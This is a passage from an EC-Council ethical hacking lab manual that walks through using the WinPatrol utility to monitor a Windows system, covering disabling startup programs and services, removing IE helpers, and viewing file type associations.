


Figure 4.5.8: Installation completed

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.3

Monitor the System

17. The WinPartol application window appears with the **PLUS** tab open by default. Click the **Startup Programs** tab.
18. Select any program that affects your system bootup (here, **OneDrive**) and click **Disable**, as shown in the screenshot.

Note: The screenshot may differ from the image on the screen in your lab environment.




Figure 4.5.9: Startup programs tab

19. A popup appears, as shown in the screenshot. Click **Yes** to proceed.




Figure 4.5.10: Confirmation prompt

20. The OneDrive program will be deleted from the Startup Programs list. This is how to manage the Startup Programs for a Windows machine.
21. Now, switch to the **IE Helpers** tab. It shows all toolbars and links loaded by IE or other windows component. Select duplicate or non-required programs (here **Java(tm) Plug-In SSV Helper**), and then click **Remove**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.5.11: IE Helpers tab

22. Switch to the **Services** tab to display the installed services on your system. Select any service and click **Info...**, as shown in the screenshot.




Figure 4.5.12: Services tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. A window showing the service information appears. To disable a service, select **Disabled** from the drop-down list and click **Apply**, as shown in the screenshot. Click **Close** to exit the window.




Figure 4.5.13: Service details

24. Switch to the **File Types** tab to view the programs associated with a file. Select a program and click **Info...** to view the available information.

